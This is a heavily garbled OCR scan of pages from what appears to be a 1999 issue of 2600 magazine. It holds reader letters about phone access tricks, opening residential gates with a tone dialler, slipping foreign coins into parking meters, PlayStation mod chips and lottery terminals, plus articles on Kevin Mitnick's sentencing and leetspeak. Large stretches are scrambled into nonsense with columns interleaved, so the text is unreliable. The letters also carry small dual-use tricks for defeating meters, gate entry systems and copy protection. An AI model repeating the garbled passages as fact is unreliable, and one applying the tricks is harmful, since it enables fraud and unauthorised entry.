finally he has been required to turn over card or to assist third persons in the use to promote the use of counterfeit acces counterfeit access cards. Dan is also of satellite signal theft devices. An for publication any information intendeprohibited from publishing or accepting publishing or accepting for publication any issues of the Satellite Watch News any advertisements for the sale or use o Acrospace, Inc. from publishing, sellin

In This Issue

- From the Editor's Desk. Headlines
- Notes of Interest. Industry News ...

Spring Street Views...

corporation with the money andthe will can simply outspend a small publication into bandruptey. Apparently freedom of the press doesn't mean a wholelot in a civil suit. Any large scary precedent has been set with the shutdown of this magazinely DirecTV.

We welcome any articles on DirecTV and how their technology works

Continued from page 39

Dear 2669

a visible way of spending less muney on parking. This spot right careade the DPT, but I had no quarters. Then I what I was going to do Here. I had the perfect packing stepped taking other usins years ago I was halled at that I had no quorans in my waller. Since the meters had to the DPT (Opportment of Parking & Traffic), I realized would get more than a few parking fickets. After getting that I realized that I had to get a new purking stacket or i ear, which had been parted on the street while I was when I saw that someone bod oligical the rear end of my inzy only work on parking meters in the San Immeison exchange rate from figures to dollars is sex to one, this is shot. I turned the knob and wills. It worked? Since the saw them, any French france. The single franc pieces gione, and I was quite pissed. It wasn't until the next day cheaper piece of currency that works as well. other forms of puriting. There may be some offset, Bay Area, but I doubt it. The began to we the frames in ware about the size of questions so I decided to give it a should see if this works in New York, so well as testing hundremets and areades all over the place. You gups I had just come back from three weeks in Fance

This way the fair first step towards a world consists.

Dea't appear a systemmental to silvane that global teles however.

CER

Dear 260

While browsing the K5" x 11" back issues, I noticed the number-letter submissions whereit readers found burnorous phone murther/bond associations. Well how about www.mofo.com! Metrison & Fuenter, Attorneys at Law (Icw Appropriate.

BBrain Baston, MA

Drar 2609:

program was written by "some guy called Kevin Misprocessor called "Wood Cartain 2-0." He had said the ples. However, he had just feared the perfect wind years, but they were all either too single or too eachhe had been searching for the perfect word processor for our magazines. In one, the mathex's friend sold him that were a bunch of articles the author had written for surithis on a web page or forier somewhere as a joke? Or nick," It apparently had such great features as restant tion is, how did Kevin's name come up? Did he write processor" was actually a note pull and peach. My quarhouse to check it out, he found out that the "word tor correction. When the author came ever to his friend's greing of characters, supports all alphabets, and easy awas this just a guy with the same name? I was reading an electronics beak and in the back

It was probably like the next - an was 10000 to reploit with little chance of being called on it. If you can not us the article, we'll be happy to do the calling

Hunting For 2600

Dear 2666

Hay, I am a phreak. I want your magazine So I begged my mem for \$5 and said that there was this PSX (Physiacon) magazine that I really worked and they emby add first Barnes & Noble, So I want into Barnes & Noble tooking for Jike 30 minutes and subhing, so I saked into fine check at the counter and she becked at not farmy and asked me if I soled for 2000 and I sold youth, then she helped not lock for it but nothing. And then to-day, you guys, will hate me for this because I found a copy of your magazine on the floor at school! And the the lates! By the ways I'm 12.

Phreakliation

Michigan Page

Dear 2609;

In the Long Baselt, CA area, diality 1170 gets you district coress to the phone lest system without any pass as diseases the kind of fun to play with Also the Book book store in Long Beach has 2600 Magazine displayed in plain sight at the safe of the magazine rack means the front done Baseane of this back of pante playing, they have my business for life

SAR

We know of a few places that do pile - Hadron News in New York larger as right up thate with the TV Challe which is every descriper publisher is divors.

Dear 2600:

I naticed that the Bernes & Noble in Minkegen. Michigan didn't have the blast saue of 2600 When I solded them about it the manager said that it was a "marked" magazine and will not be put to the sweeds because of its diegal and designates content. Please led them know that the readers know they are bring them.

Every time no point a letter like this, sales go up at the those in question. Mokes you wanter.

Y2K

Dear 2600:

The year 2000 doesn't neally before me, and profess by doesn't to meet people reading this. But I was just carrious about another done which in 10.012100. I had been washing to charge the dates are Windows 98 up and a fat as it could probably just to see what would happen) and meet light to 2699 it reset to 1980. It mobies sense that Windows 98 worn't be made by anguare in the year 2100, but still I don't see why they can't program the dates to go infinitely?

R

We'd like to go on except or earing that someway will be using Finations 55 is 1190. Perthably DOS 1111 so. Expect for white

Dear 2600.

In the letters section of your Spring 1989 issue (16.1), the educatal expones to the question concerning the YEK bug was mostly demissive, I do agree that he "Theat" of this bug has been blown our of proportion, invoved the way anothe heavy that is creating this same can be mad to great effect by a knowledgeable backet.

First, even though many systems are YZK complizer, the media has more people expecting peoplems. If files (poch as log files, etc.) myster south change or vansid on himsery 1, 2000, most people will excit this to YZK, be thoughful that it wasn't worse, and not bock any

Second, there will be some systems affected by the tag intest takely legacy systems and older versions of some software). Searching through no-ision histories of some software packages often reveal at what point a penilsolve software company "fixed" any YAK bugs. Systems our subware company "fixed" any YAK bugs. Systems our problems on YAK. The usefulness of this depends onlinely on the software, system, and the specific effects of the bug on the software.)

(the tone) and the gate upons. ching. The machine plays back the baseding (which has when the needent is gone will get their answering onemachine. Anyone colling the resident from the gate ate cone onto the outgoing missage of their asswering the resident being present, they can passed the approprito send the same signal to open the pate. If a resident tive. A tone dinlar held up to the mic can usually be used resident answers, the fluid box sets usually comains acduri then may choose to let the visitor as and open the of visitor dial beaux call the resident's phone. The resimoughe and any chrosen sexus cummos and durante. gote by disting '9" on a bouch tone phase. When the article in your Surrings 1989 issue (16:2). Many models relating to the "Advantages With Neighborhood Gazes" I would also like to add a small tidbit of information

Good hed finding an animaling machine these days than will allow you to remain transitions. With no good to 12th, we're going to remain mather distinctive on that anc. Behaviour good to 12th, we're going to remain mather in the fact that there so entitled 12th distinctive can occur at any time of comparity are facilitied as a military was fact of factors into 12th, we have a distinguish the larger and fact mather with above or, at most, at approximation of promision one fact of the so washing for remains that we haven't thought of the third with the fact of the solution of the soluti

Game Playing

Dear 2609:

I'm sorry to bother yet, but I don't know where to write to, early. The hight before last I foolishly down-boaded a program that someone I thought was a friend on leq. It was a nether. I've been paleing this game called Ultima Online on the same account for two years.

He gained assess to it. I know right when at happened, and I begged and gleasted with this gay to glease please stop. I ental saying as a yieing to him and enter get mean about it, but it dish it matter. He systematically descriped the abolities of my characters on the gatte, for a appeared reason assert for some kind of masted up pleasers. I got abold of a friend on key who was able to take some serien and our only get my possword in the game back, but also the backer's IP address, two of free actually. I would like to know if there as mything I could do now to find this guy. He set me back months in this game, for no reason at all, just something to do.

Mike

Scattle, WA. Maybe the boat they to do mould be so consider that filled by the secondary that filled by the secondary that filled by the secondary that one. These you are continued to fill its front of poor composite secretary institute of a road filled continues of first you much second by a road filled continues of first you much the gay about and parlotted your revision of families.

Dear 2660:

(thek definitely missed the best on a few things when writing shoul Playstation hasking. While he did address many of the importent issues incolving modifying your PSA to play beckups and imports, he neglected to mention a few things that would be of interest to others.

The main thing be forgot should was Sony's increased security on nowar porce CDs, specifically against the mod objec. My filteral entired CBs. should show a C (import) and couldn't gain to run at all with his mod objec, all the got was a big real circle with a last through it, because the game devoted his mod objec and codes the game devoted his mod objec and others are coming out with the new protection, two whether they are American release or not. A merican because with the mod object are mod. A merican because with the mod clip scans may or may and work because out I would assume that they said wouldn't scatter my immediate only immediate only immediate only immediate only increased only in a copy of the game, and the next code check would still run.

while the lid is up, since the Playstation otherwise doesn't somes inside the lid of your PSX so you can do the sweg you can change does in your can sweet time. The bawill spin up and larve the total data read, and then stop so and feet day trying to perfect the timing?), the real CD swep (all you old-schoolers remember swing at your US X Game Ethanoer mostly just symplifies the tesk of a CO anyeay). The one drawback is that you still need a mad where you looks, but they work great and don't void the erage mod chip package (podably \$25-\$35 depending Game Enhancers are a little more expensive than your soanyone who's ordered a med chip online has probably transcensive come with a convenient spring to place of the PSX game lying around for its country code, since the warranty on your Phaystation has it you care about that looking devices that plug into the back of your PSX. The seen the ones about the "Game Enhancers," GertuShark-So what can we all do about this little problem? We'll

have a mod chip sifting in your PSX and will look you, never games with the mod check, the Game Ethanore hancer is the best idea, if you my to start up one of these the read slip detection. Even though some people would that perforg a Game Enforcer will not help you get post computer and port staff around, too. Also, you should safe gada. With a 25 pin cable you can back from up to you nifty features like a mornory and manager and CD data double as GemeSharks, and have all sonts of other little wen't help you become the partie will still detect that you figur you believe that having a mod chip gred a Come Enthat if you do have a mod chip in your Playstation wheely work ruless the bit is down. The Gene Enlaceers also

can't could the data as well from the CU. The only way to meetium CD-Re you may faid for sale, they stock. PSX. Please does't go out and my barning to the blockfor this problem that I know of is to get yourself a newer the black-medians CDs Sony uses, so the old PSX lawers not fun. This happens because CD-Rs are lighter flori A Capacity and having constant steps in the songs - it's you'll have in the game. Imagine trying to play "Bustwill have problems with some of the movies and audio seedel, the older models (or simply older Playstations) PSX models, While backups will work on any PSX The second point I wanted to address is the fact of

gonna be a let banker than this. and onjug your toys while you can hacking the PSX2 is That's all form me. All of you have fun our there

AHOUSE

able to play backed up gettes on your new Roact Macof the PSX. More information is available at ellip like device which does, indeed play isto the back tending to use was "Game Enhancer," which is a mod conside platforms. I believe the oversect form he was invice for games and is available on a number of different propert "GerneShyrk" is a connetonly used cheering dethe FSX, the tried this device "ViameShark." This is to different VGS versions. searching on Yehoo), you can find mod chip patches for you must first apply a patch, which can be found on is to all GH with the Contractis Virtual Game Station, but http://www.gameentringer.com/. In addition, you are device which plugs into the parellel period the back of plate over the slot where the need chip is to go, there is a matt stand that for these Playstations with the metal "hotine." Unitates hoting seach engines (find by I just bought your bout 16.2. In the letters section

mad cow disease

Corporate Expansion

Dear 2600:

to hasically say that if you put anything on a site that changed the terms of service for their Georgines service. Yahoo could use in royalty free, forever, and that if you some of the bullshit that is going on right now. Yahoo Just dropping a line to let you grays know wheat

> "S, CONTEXT SUBMITTED TO YARDO you zer double-servood! Here is the relevant part attenty but a off on your site (copyrighted of not) then

or technology new known or later developed. Centerf has expressly granted Yahoo the mysley-free, perautomatedly grant, or women that the owner of such and for to incorporate it it other works in any form, model, and display such Coment (in whole or pert) worldwide bandate, create destrative wooks from, distribute, per form petral, arevocable, per-cactosive and fully subtremable right and lizende to useursproduce, modify, salept, publish, "By submitting Contact to any Yilloo property, you

todo about this took move made by Yahoo... Geto http://euroe.to/hoydettyddee to learn more

James by II

save non-book charges to the following: they appear to have had seeved throughts. The terms That's recredible Horrows, since you stolk 1918.

A CONTROL SOBREMED TO MESO GEOGRAPS Valence does not claim monorally at the Constant year

Account washer and whalf the report spread of the time year ezm-exclusive fieense so reproduce, modific adapt and for as fong as you continue to be a Yaban Graffition ge Tahoo's feleraat properties. Tels lecense exists eels distributing and protecting your Yoken GeoChies Size painink the Content toldy for the propose of displicable. Sile, you grant Pates the world-in the inquiry free, and unt to Zabbo for Archistor on your Yukov Graffilika plane engineer Paleon Good then Sive. Spreammilling Con-Yahon Tao Chio Sile is nesthares "

Hiding Things

Dear 260%

or where someone else has access to your PC. at arms nach so they are not visible. Even in the winter me. This is especially helpful in a network environment. option called "Premois Setting." What this does is when called TWEAK (II. This is a city little program with an But, just a rip to some same time. You can find a rolling the heat coming through is not enough to affect them. vent covers, is to stock your does in a folder in the vent orilings of our rooms. Another favorate if you have flour took of our help too. We also hid staff in the dropped know surne things never change. We used to tope the has various other options that exent quite as useful to tory, Temporary Internet files, and recent documents, for you log off the system it automatically clears your bis-Upol real the tritile by Jedimaser656, le's nice to

if he has to hide it. But then I'm the one reading 2600. I have a 10 year old stepson who has his work out our

SCCIES

Info Wanted

Dear 2000:

seen some precty interesting articles on it-come com-Being an avid reader of your publication. I have

> work on anything that but not hig game. So if anyone work for some resson I would like to know. Cancel will game tickers, the "cancel ticket" operations will not or dees it take kinds a direct route?, Also with those big the main computer than to some "Rig Come Congular" Came" equivalent to power ball. Now this is a multicently our fettery machine was introduced to "The Big have more details on this? I live in New Jersey to reto what I'm guessing is the men computed Acyone that communicates to some sort of modern their routes own lettery but are the OS3 the same? What company about every operation in that thing and I'm getting messing with the moutine. I've wandered through just back since it's the only funching to do at work. serfluore, or first things to do, I'd appreciate any feed has any information on lettery machines, bardware, state fettery, we does this information first go through have us thus there is a phone like cord to little theire.) programmed the USS? Another interesting question I reading responses to, I know that each state has their posity bornd. I have a new questions that I wouldn't mind convenience siere and my buss always yells at me for in stare computers. I am currently employed at a local ers" but have yet to come surses the one that I am I outprior systems and "bugs in department stem computing for I would like to know a little more about lettery

Catterno

Dear 2600:

you know poors security. to back systems and someone who is a hacker. What do but there's a difference between someone who gets paid that the folks at BellCore fixed and faded. That's more, taked if they tried to back their own system, they said they try to avoid disclosure. Aside from that when to neview it offer the contracts are signed and even then profeshing the algorithm and only abosing electrolients be used in combination with the user's LD-password. unique passonde every 60 seconds. The passonde is to vice with an imbedded algorithm that generates a extra layer of security - a key tob or credit card like deme though I cannot put my fager on it. Security is an contydynamics com). Sometting about the product triss There's been some source about Security Dynamics not Security system by Security Dynamics (http://www.se company is moving reward the implementation of the I am an III professional in the private sector My

dendating retrologies. CHAILD COUNTY IN CASH A MODIC OF THE DESCRIPTION SOMEONS medical as are published a middle on the species and possible react points. Their lack of electronic contribute is an in We know an exital for of companies are using the

Dear 2400/

ger site at MIT and entered my Hermail address to see if to read 2000 as much as I'd Hike. Anyway Hitave a questhe finger utility used on the least net. So I went to a fin-Con that maybe you can help with. I recently read about Sony if you've already covered this, but I don't per

> it could identify me. It came up with two people with moil com and Myname (glaw entrance, betmail.com my ratte in the following formats: Myname@hoe-

monitor your e mail? trance?" Is this like an escrow system where they can for all of them, So, my question is what is "law-ear mail addresses of my buddies - sare enough, two etaries similar domain, then I did the same thing with the Hoc. At first I thought someone else and my name and a

it all wrong and it's something spite togical? se the secount for illegal solicities. Or maybe I've got iteliate Gings like how they will let the Feds in if you mail service like Hotelail you about the rules - which year passeord. I leave when you sign up with a loss o-I doubt that it's a way for their to help if you keget

at many sites, but I used this one: For the masted, you can find a Finger interface page

http://www.mit.edu/finger/gateway

がいはのできるのでのであるので

Bazz

Stealing

Dear 2690;

ě the code, be smart and have complete backups of your but it Geocates were to discover a page like this, it costs a minimal St-month. Since this service is offered on them. They have an option for no advertising, which disable the Geodies windows, this is a matter of ethics. would probably be instancy deleted. So if you do insert Also (sel that they browse through their pages enough). sight inconvenience, but one tites and they're gode would be essentially spealing. The ads are an analoging if one were to paste the code troo their website, this ford to have feet web pages is to advertise their barriers The only way Georges, Enpod and Angelfre can al-In response to the guy's letter with the Javascript to

SpeedDRayen

GOYCLASS. about as close to steading as fast forwarding over overeffort your off there are not that there's their night that it is ost a way to ship the crist, wave forcer to you if they dard their over soors with advantating. If you can figure trice subscribert. At hiss strenker file Justi only forepeople being subjected to those amoning aid area.) at a hearthy risk stoke or strating, especially since risk

Ad Policy

Dear 2600:

grams, hence warer. That made me wegder about your by specific graphic, photo, and music production penthe classifieds section and matering and I noticed some-"Wanted" section that had a certain individual asking thing that made me curious. There was an oal in the illegal cover on the front. Anywey, I was cheesing out I picked up your latest issue (16.2), the one with the

policy on wanter. You have exceptioned time and again how you do not approve of the use of warter. Now, why include on ad in your magazine whose staff does not be lieve in waters or the recommendation of it?

Without getting acts the entire issue of women banding, which is no complex to have a blacket conformation or acceptance, styline to vay that the side our subgeniless place are their responsibility. It's not no fand to got caught deleg committing tillingal if you fineally are adventising it.

Secrets

Dent 2000;

Learning I formisse National Laboratory has been removating a compound metted Building 45 recursily to house a new computer called "ASCI Option Walter Water completed most year, this IBM beard will be the fastest general purpose number consistent on earth, removing at 10 territory (million operations but second) for primary function will be to virtualize massive midson bisson. Let's hear it for massive muslent MaSSI.

Now, stay tratefrequency emissions from computer epipment and a major sourcity issue, which the U.S. given minutes classified TEMPEST counternessums program is designed to wikhese it mould only make sense for Building 451 to here TEMPEST shortlying. Without auch countermeasures, a well-equipped stage. Without auch countermeasures, a well-equipped stage. Without auch countermeasures, a well-equipped stage. Option White's extention. Wa, despite authorized about Option White's extention. Wa, despite authorized pictures of Building 4515 construction work (at http://www.linl.gov/text strepbook/). I found do pictures of TEMPEST shelding being installed Bit surprise? Not accords, but I thought it would be nice to ask the question stry-east...

Date: Per 5 Mar 1909 18:0 (27-059) (EST)
From: Dominic LaTrappe <ample (2006)2600 mm >
To: Llaviel & Supres <aupone (3)00 gen >
Subject tempor

I really enjoyed inadisty of year fluidillay 451 picture archive. However, I was anothe to find any pictures of the TEMPFST reliability bodg installed. Where over I see tituse pictures?

Zhanke! Ekwatsiok

I received the following response from Steven M. Clark, the leboratory's TEMPEST Coordinator. Appar-

ently, scroligibilities in normy errord authors, but on their my AK Al Suraly, I must be a criminal. Regarding, this is one of the few turnes I by witnessed a power, this is one of the few turnes I by witnessed a power enumeror official admixing to a civilian front. 2019 Magazian cover exists - and to a advitant front. 2019 Magazian covertheless! How miss of him, He also uses a not-official related term. "Certified Tempost Technical Authority" or CITA, which is one of his official soles. Also note that this scenesce of the unwarps - the only two criside of this scenesce of the message - the only two criside of this scenesce of the message - of each of the own, is possible. Speakly I incidentally, Mr. Clark Facs his covertices to call him "The Clarkster."

Lafer Mon, 8 Mar 1589 (1755)97-6896 Prant: Spevar M. Clark Halenk (1964)18/18/19/00 Dot sanglig) 2600 men. Subject: Prob. Ber interpret

Dear Str. La Degree.

On Frt. 5 Mer. 1999 at 18,04.27 (SST) pen, Deninick Lathoppe, AKA sound/02806/costs, repeated bytenation from Mr. Daniel B. Superio, LAN, ASCI Programs Office, regarding insepant plant for Building see.

Your suppose was appropriately forwarded to my offew for code.

For East Deformance:

Our tempert plater am inherijfeld and are not for public also thatfor. You will mel find the leftermation you are looking for the a public former, existent will if the published our altaspetisated are present knowledge.

The information you werk is reserved for internal conclusions are only. Under approval of the Comfield Tempora Technical Anthoraty (CTTA) is may be shared with other (Concrete than I personal Oct.).

If you qualify st as individual with an official needto-have and if you have a namest US Generation obscures that is equivalent to the classification had of the data being processed then you may reposit that to formation from the CLDA the proposed to health your official mondechases, for the information. See most also have a classified strongs forthey approved by the US Communical in order to receive, to properly protect and to expectabilly denotely the registed differentiation.

I hope this references has adequately dissected your question.

For planned that you really enjoyed hoddig at the planner of our building.
Show e M. Clark

.

Xerie,

LLNI, TEMPEST Coordinator

etters@2600.com

Continued from Page 5

pleaded guilty; 2) By agreeing to plead guilty, Mitnick was assured that he would not be transferred back to North Carolina for trial, something he desperately wanted to avoid since it was far from his family in California. Not pleading guilty would have made an already difficult situation unbearable, bronically, by the time he was sentenced he had already served 28 months anyway. But they were far from finished with him.

The real fun came from the 25 count indictment filed against Mitrick in September 1996 where he was basically accused of copying software and lying on the telephone about who he was (this is commonly known as social engineering). While laughshow and the for these infractions. Large corporations were claiming millions of dollars in damages from his having accessed their files, even though he never did anything with them.

Throughout it all, the crimes that made all the headlines (hacking into Tsutomu Shimomura's reachine, possessing a list of 20,000 Netcom customer credit card numbers, etc.) mysteriously vanished, either because everyone knew Mitnick had nothing to do with them or because they weren't even crimes.

It took until 1999 for Mitnick to finally give in and agree to a plea bargain just as nearly every defendant in a federal case eventually does to put an end to the night-mare. The new seven count indictment had charges that were just as laughable as the original indictment but pleasting guilty could get Mitnick out of prison in another year. Again, not pleading guilty would have made life unbearable since the government bad nado it nearly impossible for the defense to analyze the evidence. In other words, the dock was stacked against them.

When the damages the various compa-

ties were claiming got leaked and subsequently published on our web site, a lot of people finally started to realize how wrong this whole thing was. While the prosocutors and media were always throwing around a darnage figure of \$80 million, the total amount of damages arrived at by adding the figures on the leaked documents cannot to over half a billion dollars! Something clearly wasn't right. Sun Microsystems alone was claiming \$80 million for Mitrick's capying of Solaris source code, something they offer to the public for \$100 feet for students.

Demonstrations were held outside federal courthouses in 15 cities around the world on Jane 4, 1999 demanding an end to the injustice. Many thousands of leaflets were handed out to passersby and federal employees. A lot of eyes were opened on that day and the backer community took a big step into the world of activism.

In the best hit of news all year, a pending state case against Mittoick was dropped. The possibility of being immediately remarked into state custody upon his release from federal prison had always existed. In the end, the state reasoned that Mitrick could not have committed computer fraud if he was merely talking on the phone. Had the feds come to this conclusion, a lot of time and mency could have been saved. But now it was time for the federal case to reach a conclusion.

Sentencing was set for June 14, postparied to July 12, continued to July 26, and postponed to August 9. When it was over, the judge had refused to recommend Mitnick be sent to a halfway house and insisted that he serve out the remainder of his plea bargained time in a prison. She left epen the possibility that be could be transferred to a minimum security facility however, But the really significant part of this was the amount of restitution cedered: \$4,125. Yes, that's what all the years had belied down to - a fraction of a fraction of the

even that figure come with no details on its calculation. amounts that had been publicized. And

as a computer or that can be tied into a nick. There was the issue of supervised reable to make a living is something nebody encryption in any focm. How he will be ing anyone on computers or computer reand no cellular phones. In addition, Mitnick computer or telecommunications network. any electronic equipment that can be used pable of being hooked into the Internet, to at all to any computer, to any television cahis life until 2003 are staggering. No access lease after his prison term ends, believed to lated activity, and is not allowed to use is forbidden from consulting with or advisbe in January of 2000. The restrictions on has been able to answor. But they still weren't fixished with Mit-

warning to a maximum security prison in you at all times no matter what you're doing. shower. Imagine having 60 people watching There are no partitions for the toilet or ers often don't know if it's day or night. norm with 60 prisoners. One hour outside missary account. He was placed in a 50x25 gal documents, even the money in his comeverything behind, personal possessions, lenick was sentenced he was taken with no still have the present? Two days after Mit-There are no windows and no clocks. Prisonthe room is allowed three times a week San Bernandino. He was forced to leave But why worry about the future when we

oners the right to practice their religion and time, something the prison at San transferred to a facility that provides this. it, the judge has depied his request to be obtain kosher food if their religion requires Bernardino does not supply. Despite the nick has been on a kosher diet for some fact that established cases have given pris-But that's not even the worst of it. Mit-

oner and exposing the corruption of the leof retribution for being a high profile pris-It's not at all unlikely that this is a form

> den at the Metropolitan Detention Center, gal system. It's widely known that the warsupposedly worth millions of dollars, right? supposed to After all, this was what was was there to pick up. What's incredible been used to go over the evidence which he giving him the infamous laptop that had they tried to rush him out of the prison by cials refused to allow them to meet. In fact, when the abrupt transfer began. Prison offi-Mitpick's lawyer was waiting to see him that came with Kevin Mitnick. Ironically, his former prison, didn't want the publicity the time to erase the evidence as they were about this is that they didn't want to take Mitnick's lawyer refused to accept it.

other injured prisoners. Despite exhibiting they took him to a hospital along with the van he was riding in rear-ended another veto Los Angeles. It was an ill-fated trip. The possibly get any worse, it did. On August sudden trip to Los Angeles in the middle of back to San Bernardino. The reason for the symptoms of a concussion, he was driven never are) bit his head hard. Six hours later strapped in (for some reason prisoners hiele at high speed. Mitnick, who was not 25, Mitrick was awoken at 2 am and once the night remains a mystery. again taken without warning, this time back And just when we thought it couldn't

and now possible untreated injuries. The grim. No food, barbaric living conditions, expect to see this on the evening news. media has lost interest in the case so don't At press time, the situation remains

nothing at all, which also happens to be precisely what has been accomplished by or corporate espionage. It was really about It wasn't about justice, protecting America as something. losing faith in our system of justice counts this charade. Unless a whole lot of people from a dangerous criminal, national secrets, So now we know what it was all about

8 2 8 8 7 - 8 8 2 8

of k-keetism would surely be the substitution of the letter "x" for the letter "s". This of k-leet characters in communication or backed works of art. The most popular example emerged more as a play on pronunciation rather than what we now know as k-leet writing. Semething prevalent in the hacker community is occasional, or sometimes nauseating, use The most common use of this example would be "files" or "warez".

lowed suit. Here's a fancy chart displaying the number, and it's substitution(s). like a "S". The altimate k-leet word? Perhaps it's "phyllsz". Regardless, more numbers folmore corruptions which seemed to flow naturally into the concept. A backwards "E" looks where appropriate. "Phyloz" is a perfect example. As a growing language, k-leet spawned The use of the "x" for "x" grew into using "ph" instead of "f" and "y" instead of "i"

- 1 can be lord.
- In place of to or too.

- 7-3
- 8.13.
- 9-9 0.0

fair game. A combination of slasbes can be used for "w" and "n". A good example is Other k-loetisms emerged. "See you later" became "cyal8r". Extra characters became

know they are discussing linux scripts. It seems like in some places, the leeter you speak, the leeter you are. If you ever legon

such a feneign way as to make it difficult to communicate to the unenlightened masses. (sie?), who have fantastic opportunities to enlighten the public, but present themselves in jor players in the "spread a message through a back" scene especially Hackers for Girlies Now that we're finished with newbie coolness, I've got a concern. There are many ma-

the Times' hacked page were in common finglish, it would have educated more people. the cause you are creating awareness for, Grantest during the HFG attack on the Times. I "FREE KEVIN" in a backed page. While there may be some hullabateo, I feel that if the understand that www.freekevin.com received many bits. But I feel that if the message on pages are presented in non-k-leet haxor English, people can better educate themselves as to An example: writing "p) [r33 |c3V1\" would not generate as much interest as typing

And they would learn nothing. I've get some kind of virus! I'd better put in my unprotected McAfee disk to save the day!" Most newbes would look at "DTS P493 V10L473D 8y <0nD0R" and think, "Oh no!

(A<7481K4 your friends by talking like a |<-1337, |(-R4|>, \$uP4|>uP4, }{4><0R from da PHAVe7)learned that you teach more people stuff bye writing in English, rather than impressing I though of doing this whole thing in k-leet but that would have been hideous. Hope you



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conference, we will be running this one around the clock conference to get the discounced rate. Unit's previous holfs Ptoroghamia 6 9000). Moreton that you're with the NOX cuting (202) 736 5000 (sentimental types can dual early to start planning. Reserve your room at the hotel by disers and enough morning to whatever we work this area to a the first HOPE Conference to 1994). This time we have two 2000 in New York Object the Hittel Plantyframia (the site of H2K - BOPE 2000 will be 190 mg place on July 14, 15, and 15. of the most functions to check were lightest by apportes. regerience@2550.com and put "subscribe h26" on the first trameeting that for response discussion about the conference, Brand gleing a preventation, or all speakers@Nocreet. We also have a contractor, email voluntaring high root. If you're interested in an exact address. If you'd She to volunteer to help at the 2000. The sum to include your name, address, and, if possible, Igand, NY 11951. Make checks of marky orders psychile to You can send your registration but HEAL PO Box 648, Mosely and triduces admission to all events throughout the three days. and giv preventations of all sorts. Registration for 124 to \$40 expect at least two tracks of speakers as well as much, three beginning on Friday morning and ending on Sunday night. We

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
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